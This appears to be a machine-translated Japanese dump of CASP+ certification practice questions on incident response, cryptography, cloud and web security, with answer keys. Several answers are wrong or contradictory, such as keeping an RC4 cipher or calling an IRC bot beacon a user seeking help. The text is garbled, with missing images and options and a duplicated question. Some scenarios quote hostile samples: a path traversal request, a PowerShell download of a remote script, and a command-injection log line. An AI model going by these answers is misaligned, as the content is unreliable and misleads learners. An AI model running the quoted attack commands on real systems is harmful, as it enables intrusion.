セキュリティ アナリストは、従業員からセキュリティ チームに宛てられた一連の不審な電子メールを調査しています。このメールは現在のビジネス パートナーから送信されたものと思われますが、画像や URL は含まれていません。同社が代わりに使用しているセキュリティツールによってメッセージから画像や URL は削除されておらず、電子メールには次の内容がプレーンテキストでのみ含まれています。

```
Test email sent from bp_app01 to external client_app01_mailing_list.
```

セキュリティアナリストは次のうちどれを実行する必要がありますか?
A. ビジネス パートナーから発信されたすべてのメッセージを自動的に隔離するように電子メール ゲートウェイを構成します。
B. ゼロデイ ウイルスに感染した場合に備えて、影響を受ける従業員のデバイスをネットワークから引き出します。

C. ビジネス パートナーのセキュリティ部門に連絡し、電子メール イベントについて警告します。
D. ビジネス パートナーの IP アドレスを境界ファイアウォールでブロックします。
Answer: C (メーッセージを残す**)**

最新問題**: 23**
セキュリティ アナリストは、Linux ワークステーション上のネットワーク接続を確認し、コマンドラインを使用してアクティブな TCP 接続を調べています。
アクティブなインターネット接続のみを表示するには、次のコマンドのうちどれを実行するのが最適ですか?
A. sudo netstat -plntu | grep -v "外国の住所"
B. sudo netstat -antu | grep "聞く" | awk '{print$5}'
C. sudo netstat -pnut | grep -P ^tcp
D. sudo netstat -nlt -p | grep "確立"
E. sudo netstat -pnut -w | 列 -t -s $'\w'
Answer: (解答を表示する**)**

最新問題**: 24**
セキュリティ管理者は、セキュリティ実装ガイドラインに従ってアカウント ポリシーを構成しました。ただし、アカウントは依然としてブルートフォース攻撃を受けやすいようです。次の設定は、既存のコンプライアンス ガイドラインを満たしています。
少なくとも 15 文字が必要です
1 つの番号を使用する必要があります
大文字を 1 つ使用する必要があります
最後に使用した 12 個のパスワードのうちの 1 つであってはなりません
追加のセキュリティを提供するには、次のポリシーのうちどれを追加する必要がありますか?
A. 共有アカウント
B. 時間ベースのログイン
C. パスワード履歴
D. アカウントのロックアウト
E. パスワードの複雑さ
Answer: D (メーッセージを残す**)**

最新問題**: 25**
多数の電子メールが報告されており、セキュリティ アナリストは電子メールから次の情報を調査しています。

画像処理の一環として、分析者が最初に実行すべきステップは次のうちどれですか?

A. 「Return-Path」フィールドと「Received」フィールドを比較します。

B. SPF 検証は成功し、誤検知であるため、メールを無視します。

C. 最後の「Received」ヘッダーをドメインの DNS エントリと照合して検証します。

D. 電子メール アドレス carl b@comptia1 com をブロックします。このアドレスは対象分野の専門家にスパムを送信しているためです。

Answer: A (メーッセージを残す**)**

最新問題**: 26**

認証を必要としない一連の負荷分散された API にアクセスしようとすると、クライアントから速度の低下が報告されます。API をホストするサーバーの CPU 使用率が高くなっています。API の前にある WAF ではアラートが見つかりません。

パフォーマンスの問題をタイムリーに解決するためにセキュリティ エンジニアが推奨するのは次のうちどれですか?

A. API に OAuth 2.0 を実装します。

B. API にレート制限を実装します。

C. WAF にジオブロッキングを実装します。

D. API 上で入力検証を実装します。

Answer: A (メーッセージを残す**)**

最新問題**: 27**

セキュリティ アナリストはバッファ オーバーフロー攻撃の可能性を調査しています。次の出力がユーザーのワークステーションで見つかりました。

グラフィック.linux_randomization.prg

次のテクノロジーのうち、メモリ セグメントの操作を軽減できるのはどれですか?

A. DEP

B. NXビット

C. HSM

D. ASLR

Answer: D (メーッセージを残す**)**

最新問題**: 28**

企業はワークロードをオンプレミスのみの IT インフラストラクチャからクラウドに移行したいと考えていますが、必要なすべての制御を実装することはできません。この実装に関連するリスクを最も適切に説明しているものは次のうちどれですか?
A. ベンダーロックアウト
B. コンプライアンスリスク
C. ベンダーロックイン
D. ガバナンスの喪失
Answer: B (メーッセージを残す**)**

最新問題**: 29**
リソースがクラウド環境で実行されている場合に最適な災害復旧ソリューションは次のうちどれですか?
A. リモートプロバイダー BCDR
B. プライマリプロバイダー BCDR
C. クラウドプロバイダーBCDR
D. 代替プロバイダー BCDR
Answer: C (メーッセージを残す**)**

最新問題**: 30**
セキュリティ エンジニアは、組織の現在のソフトウェア開発業務を監査しており、複数のオープンソース ライブラリが組織のソフトウェアに統合されていることを発見しました。この組織は現在、開発したソフトウェアに対して SAST と DAST を実行しています。
オープンソース ライブラリのセキュリティを確保するために、組織は次のどれを SDLC に組み込む必要がありますか?
A. SDLC セキュリティ ガイドラインを実装します。
B. オープンソース ライブラリに対して追加の SAST/DAST を実行します。
C. ライブラリのバージョンを追跡し、CVE Web サイトで関連する脆弱性を監視します。
D. オープンソース ライブラリの単体テストを実行します。
Answer: C (メーッセージを残す**)**

最新問題**: 31**
エネルギー会社は、過去四半期に使用された天然ガスの平均圧力を報告する必要があります。PLC は、必要なレポートを作成するヒストリアン サーバーにデータを送信します。
次のヒストリアン サーバーの場所のうち、企業が IT 環境で必要なレポートを取得できるのはどれですか?
A. IT 環境では、PLC が環境から IT 環境にデータを送信できるようにします。
B. と IT 環境の間でスクリーンされたサブネットを使用します。
C. 環境内で、IT 環境から環境内へ VPN を使用します。
D. 環境内で、環境への IT トラフィックを許可します。
Answer: A (メーッセージを残す**)**

最新問題: **32**
セキュリティ オペレーション センターのアナリストは、データベース サーバーと未知の外部 IP アドレス間の異常なアクティビティを調査し、次のデータを収集しました。
* dbadmin は午前 7 時 30 分に最後にログインし、午前 8 時 05 分にログアウトしました。
* 外部アドレスへの永続的な TCP/6667 接続が午前 7 時 55 分に確立されました。接続はまだアクティブです。
* 接続を維持するために転送されるバイト数を除けば、接続の開始以来、1 時間あたりわずか数キロバイトのデータ転送のみです。
* PCAP からのアウトバウンド要求ペイロードのサンプルには、ASCII コンテンツ ｢JOIN #community｣が示されていました。
最も考えられる根本原因は次のうちどれですか?
A. SQL インジェクションを使用してデータベース サーバーからデータが抽出されました。
B. 仮想通貨マイニングのためにシステムが乗っ取られました。
C. ボットネット型トロイの木馬がデータベース サーバーにインストールされています。
D. dbadmin ユーザーは、インターネット リレー チャットを介してコミュニティにヘルプを求めています。
Answer: (解答を表示する**)**
説明
dbadmin ユーザーは、インターネット リレー チャットを通じてコミュニティに支援を求めています。与えられた情報の手がかりは、dbadmin ユーザーが午前 7 時 55 分に外部アドレスへのインターネット リレー チャット (IRC) 接続を確立したことを示しています。この接続はまだアクティブであり、開始以来数キロバイトのデータしか転送されていません。接続。｢JOIN #community｣のサンプルアウトバウンドリクエストペイロードも、ユーザーが IRC チャットルームに参加しようとしていることを示唆しています。これは、dbadmin ユーザーが IRC 接続を使用して、問題に関するヘルプをコミュニティに問い合わせていることを示唆しています。したがって、異常なアクティビティの根本原因は、dbadmin ユーザーが IRC 経由でコミュニティに助けを求めている可能性があります。参考資料: CompTIA Advanced Security Practitioner (CASP+) スタディ ガイド、第 10 章、侵入と不審なアクティビティの調査。

最新問題: **33**

セキュリティ アナリストは次の出力をレビューしています。

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```


このタイプの攻撃を最も効果的に軽減できるのは次のうちどれですか?

A. IDS の実装

B. ハニーポットのデプロイ

C. ネットワークファイアウォールのインストール

D. WAF をインラインに配置する

Answer: D (メーッセージを残す**)**

最新問題**: 34**

ある企業は、顧客向けの本番システムのほとんどをクラウド向けの本番システムに移行しています。IaaS は使用されるサービス モデルです。最高経営責任者は、利用可能な暗号化の種類を懸念しており、ソリューションには最高レベルのセキュリティが必要であると要求しています。

クラウド セキュリティ エンジニアは実装段階で次の暗号化方式のうちどれを選択する必要がありますか?

A. アレイコントローラーベース

B. インスタンスベース

C. プロキシベース

D. ストレージベース

Answer: (解答を表示する**)**

最新問題**: 35**

セキュリティ アナリストは、次のアクティビティを示す多数の SIEM イベントに気づきました。

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

アナリストは次の対応アクションのうちどれを最初に実行する必要がありますか?

A. すべての Microsoft Windows エンドポイントで powershell.exe を無効にします。

B. Microsoft Windows Defender を再起動します。

C. 40.90.23.154 をブロックするようにフォワード プロキシを構成します。

D. エンドポイントのローカル管理者権限を無効にします。

Answer: C (メーッセージを残す**)**

説明

データの漏洩を最優先にして、最初にすべての悪意のあるトラフィックを遮断し、次に内部の混乱をクリーンアップします。

最新問題: **36**
企業の SOC は、特定の脆弱性を利用したアクティブなキャンペーンに関する脅威インテリジェンスを受け取りました。同社は、この活発なキャンペーンに対して脆弱かどうかを判断したいと考えています。
企業はこの決定を行うために次のどれを使用する必要がありますか?
A. 脅威ハンティング
B. サイバーキルチェーン
C. SIEM ツール内のログ分析
D. システム侵入テスト
Answer: D (メーッセージを残す**)**

最新問題: **37**
最近、アプリケーション サーバーが TLS 1.3 を優先するようにアップグレードされたため、ユーザーはクライアントをサーバーに接続できなくなりました。エラーの再現が試みられたことが確認されており、クライアントから次のような報告を受けています。
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
根本原因である可能性が最も高いのは次のうちどれですか?
A. クライアント アプリケーションは PFS をテストしています。
B. クライアント アプリケーションは、GCM で AES-256 を使用するように構成されています。
C. クライアント アプリケーションは ECDHE を使用するように構成されています。
D. クライアント アプリケーションは RC4 を使用するように構成されています。
Answer: D (メーッセージを残す**)**

最新問題: **38**
新しい Web サーバーは、新しいセキュア・バイ・デザイン原則と PCI DSS に準拠する必要があります。これには、経路上での攻撃のリスクを軽減することが含まれます。セキュリティ アナリストが次の Web サーバー構成をレビューしています。

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```


ビジネス要件をサポートするには、セキュリティ アナリストが削除する必要がある暗号は次のうちどれですか?
A. TLS_AES_128_CCM_8_SHA256

B. TLS_AES_128_GCM_SHA256
C. TLS_CHACHA20_POLY1305_SHA256
D. TLS_DHE_DSS_WITH_RC4_128_SHA
Answer: C (メーッセージを残す)

最新問題**: 39**
開発者は、安全な外部向け Web アプリケーションを開発したいと考えています。開発者は、次の分野のツール、方法論、記事、ドキュメントを作成するオンライン コミュニティを探しています。Web アプリケーションのセキュリティ 次のうち、最良のオプションはどれですか?
A. PCI DSS
B. CSA
C. OWASP
D. ICANN
E. NIST
Answer: C (メーッセージを残す)

最新問題**: 40**
セキュリティ アナリストは、次のアクティビティを示す多数の SIEM イベントに気づきました。

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

アナリストは次の対応アクションのうちどれを最初に実行する必要がありますか?
A. Microsoft Windows Defenderを再起動します。
B. 40.90.23.154 をブロックするようにフォワード プロキシを構成します。
C. エンドポイントのローカル管理者権限を無効にします。
D. すべての Microsoft Windows エンドポイントで powershell.exe を無効にします。
Answer: B (メーッセージを残す)

最新問題**: 41**
セキュリティ アナリストは、承認されたパブリック SSH ジャンプ サーバー上の異常なアクティビティに関するアラートを SIEM から受け取ります。さらに調査するために、アナリストは /var/log/auth.log からイベント ログを直接取得します。
graphic.ssh_auth_log。
ログ内のアクティビティによる潜在的なリスクに最もよく対処するのは、次のアクションのうちどれですか?
A. ホストキー設定の実装
B. 外部ポート 22 へのアクセスを制限する
C. AllowUsers 構成ディレクティブの変更
D. サービス アカウントのパスワードが正しく設定されていないことを警告する
Answer: C (メーッセージを残す)

最新問題: **42**
セキュリティ エンジニアは、企業ネットワークからの安全でない接続をすべて閉じるように依頼されました。エンジニアは、企業の UTM がユーザーに IMAPS 経由の電子メールのダウンロードを許可しない理由を理解しようとしています。エンジニアは理論を策定し、ファイアウォール ID 58 を作成してテストを開始します。ユーザーは代わりに IMAP を使用することで電子メールを正しくダウンロードできるようになります。ネットワークは 3 つの VLAN で構成されます。

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

セキュリティ エンジニアは UTM ファイアウォール ルールを調べて、次のことを発見しました。

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

IMAPS が企業ユーザー ネットワーク上で適切に機能することを確認するには、セキュリティ エンジニアが行うべきことは次のうちどれですか?
A. IMAPS ファイアウォール ルールを作成して、電子メールが確実に許可されるようにします。
B. 企業のコンピュータにメール サーバー証明書がインストールされていることを確認します。
C. UTM 証明書が企業コンピュータにインポートされていることを確認します。
D. 電子メール サービス プロバイダーに連絡し、会社の IP がブロックされているかどうかを確認します。
Answer: C (メーッセージを残す)

最新問題: **43**
開発者は、プログラムの各モジュールの整合性を維持し、悪意のあるユーザーがコードを変更できないようにしたいと考えています。
開発者が実行するのに最適なのは次のうちどれですか? (2つお選びください。)
A. 信頼できるサードパーティによるコード署名を利用します。
B. プログラムをパスワード付きで圧縮します。
C. DACL を読み取り専用にします。
D. 証明書ベースの認証を実装します。
E. MD5 ハッシュを検証します。
F. 3DES で暗号化します。
Answer: (解答を表示する)


最新問題: **44**

ある企業はホリデーシーズンに備えて、小売販売を管理するシステムを再設計し、クラウド サービス プロバイダーに移行しました。新しいインフラストラクチャは、会社の可用性要件を満たしていませんでした。事後分析中に、次の問題が明らかになりました。
1. 海外のユーザーは、Web ページ上の画像が最初に読み込まれるときに遅延が発生すると報告しました。
2. レポート処理中に、ユーザーが注文しようとしたときに在庫の問題を報告しました。
3. 10 台の新しい API サーバーが追加されたにもかかわらず、ピーク時にサーバー全体の負荷が高かった。
将来これらの問題を回避するために、組織が実装するのに最適なインフラストラクチャ設計の変更は次のうちどれですか?
A. 分散 CDN 経由で静的コンテンツを提供し、中央データベースの読み取りレプリカを作成してそこからレポートを取得し、パフォーマンスに基づいて API サーバーを自動スケールします。
B. 読み取り回数が少ないオブジェクト ストレージ バケットからイメージを提供し、異なるリージョン間でデータベースをレプリケートし、負荷に基づいて API サーバーを動的に作成します。
C. 画像を配信するサーバーの帯域幅を増やし、CDN を使用し、データベースを非リレーショナル データベースに変更し、10 個の API サーバーを 2 つのロード バランサーに分割します。
D. 静的コンテンツのオブジェクト ストレージを異なるリージョンに提供し、マネージド リレーショナル データベースのインスタンス サイズを増やし、10 個の API サーバーを複数のリージョンに分散します。
Answer: A (メーッセージを残す**)**


最新問題**: 45**
セキュリティ エンジニアは、次の要件を満たすソリューションを推奨する必要があります。
プロバイダーのネットワーク内の機密データを特定する
会社および規制のガイドラインへのコンプライアンスを維持する
内部関係者の脅威、特権ユーザーの脅威、侵害されたアカウントを検出して対応する 暗号化、トークン化、アクセス制御などのデータ中心のセキュリティを強化する これらの要件に対処するために、セキュリティ エンジニアが推奨するソリューションは次のうちどれですか?
A. WAF
B. CASB
C. SWG
D. DLP
Answer: A (メーッセージを残す**)**

最新問題**: 46**
組織は災害復旧と業務継続を計画しています。
手順
次のシナリオと手順を確認してください。関連する各結果を影響を受けるホストと照合します。シナリオ 3 を適切なホストに関連付けた後、ホストをクリックして、その結果に対する適切な修正アクションを選択します。

各結果は複数回使用される場合があります。
シミュレーションの初期状態に戻したい場合は、[すべてリセット] ボタンをクリックしてください。



Answer:



最新問題: **47**
脆弱性アナリストは、企業の社内開発ソフトウェアにゼロデイ脆弱性を特定しました。現在の脆弱性管理システムにはこの脆弱性をチェックする機能がないため、エンジニアに脆弱性管理システムの作成を依頼しました。
これらの要件を満たすのに最も適しているのは次のうちどれですか?
A. ARF
B. オーバル
C. ISAC
D. Node.js
Answer: C (メーッセージを残す**)**

最新問題: **48**
ある企業は、管理された検出および対応サービスを実行する MSSP にアウトソーシングしています。MSSP では、サーバーをログ集約としてネットワーク内に配置する必要があり、MSSP アナリストへのリモート アクセスが可能になります。
重要なデバイスはログ アグリゲーターにログを送信し、データはマルチテナント クラウドにアーカイブされる前に 12 か月間ローカルに保存されます。その後、データは分析のためにログ集合体から MSSP データセンターのパブリック IP アドレスに送信されます。
セキュリティ エンジニアはソリューションのセキュリティを懸念しており、次の点に注意しています。
* 重要なデバイスは平文ログをアグリゲーターに送信します。
* ログ アグリゲータはフルディスク暗号化を利用します。
* ログ アグリゲーターはポート 80 経由で分析サーバーに送信します。
* MSSP 分析では、MFA を備えた SSL VPN を利用してログ アグリゲーターにリモート アクセスします。
※データは圧縮 暗号化されてクラウド上に保存されます。
エンジニアが最も懸念すべきことは次のうちどれですか?
A. リモート アクセス VPN からのネットワーク ブリッジング
B. ログ集約サーバーによって導入されたハードウェアの脆弱性
C. 転送中のデータの暗号化
D. クラウド内のマルチナンシーとデータ残存
Answer: C (メーッセージを残す**)**

最新問題: **49**
電子商取引会社はオンプレミスで Web サーバーを実行しており、リソース使用率は通常、30%。過去 2 回のホリデー シーズン中に、接続数が多すぎるためにサーバーでパフォーマンスの問題が発生し、一部の顧客が注文を完了できませんでした。同社は、この種のパフォーマンスの問題を回避するためにサーバー構成の変更を検討しています。
最も費用対効果の高いソリューションは次のうちどれですか?
A. 新しいサーバーを購入し、アクティブ/アクティブ クラスターを作成します。
B. オペレーティング システムを変更します。
C. サーバーを新しいサーバーにアップグレードします。
D. サーバーをクラウドプロバイダーに移動します。
Answer: D (メーッセージを残す**)**

最新問題: **50**
複数のサードパーティ組織を利用してサービスを提供している大手銀行の最高情報責任者 (CIO) は、各パーティによる顧客データの取り扱いとセキュリティに懸念を抱いています。リスクを最適に管理するには次のどれを実装する必要がありますか?
A. サプライヤーの重要性を評価し、契約更新に応じてランク付けする審査委員会を設置します。契約更新時に、設計と運用管理を契約と監査権条項に組み込みます。専任のリスク管理チームとともに、サプライヤーの契約更新後を定期的に評価します。
B. アクセスするデータ、データへのアクセス方法、データの種類に関係なく、すべてのサプライヤーを定期的にレビューする監査プログラムを確立します。ベストプラクティス基準に基づいてすべての設計と運用管理をレビューし、その結果を上層部に報告します。管理。
C. 第一線リスク、事業部門、およびベンダー管理のメンバーでチームを設立し、すべてのサプライヤーの設計セキュリティ管理のみを評価します。レビューで得られた結果は、他のすべての事業部門やリスク チームが参照できるようにデータベースに保存します。
D. データへのアクセス、データの種類、データへのアクセス方法に基づいてサプライヤーを評価するガバナンス プログラムを確立します。サプライヤーの評価に基づいてレビューおよび管理される主要な制御を割り当てます。サプライヤーやさまざまなリスクチームに依存している部門を見つけて報告します。
Answer: A (メーッセージを残す**)**

最新問題: **51**
最近のデータ侵害により、ある企業がストレージ環境全体に顧客データを含む多数のファイルを保持していることが明らかになりました。これらのファイルは従業員ごとに個別化されており、顧客のさまざまな注文、問い合わせ、問題を追跡するために使用されます。ファイルは暗号化されていないため、誰でもアクセスできます。上級管理チームは、既存のプロセスを中断することなく、これらの問題に対処したいと考えています。
セキュリティアーキテクトは次のうちどれを推奨しますか?
A. どのプロセスを追跡する必要があるかを特定する ERP プログラム
B. 顧客データが含まれるファイルを特定して削除する DLP プログラム

C. セキュリティ ベースラインに設定されていないシステムについてレポートする CMDB
D. データを統合し、プロセスとニーズに基づいてアクセスをプロビジョニングするための CRM アプリケーション
Answer: B (メーッセージを残す**)**

最新問題: **52**
最近、組織の財務システムが攻撃されました。フォレンジックアナリストは、クレジットカードデータの侵害されたファイルの内容を調査しています。
財務データが失われたかどうかを最もよく判断するには、アナリストが次のコマンドのうちどれを実行する必要がありますか?

A. オプション D
B. オプション B
C. オプション C
D. オプション A
Answer: C (メーッセージを残す**)**

最新問題: **53**
ある企業は、Web サーバーがライバル企業によって侵入された可能性があると疑っています。セキュリティ エンジニアは Web サーバーのログを確認し、次のことを発見しました。

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

セキュリティ エンジニアは開発者と一緒にコードを確認し、次の行が実行されたときにログ エントリが作成されることを確認します。

```
system ("ls -l -a #{path}")
```

企業が導入すべき適切なセキュリティ管理は次のうちどれですか?
A. サーバー側の処理を使用して、パス入力の XSS 脆弱性を回避します。
B. コマンドインジェクションを防ぐためにシステムコール内の項目を区切ります。
C. ディレクトリのアクセス許可を読み取り専用に制限します。
D. SQL インジェクションを防ぐためにパス変数でクエリをパラメータ化します。
Answer: B (メーッセージを残す**)**


最新問題: **54**
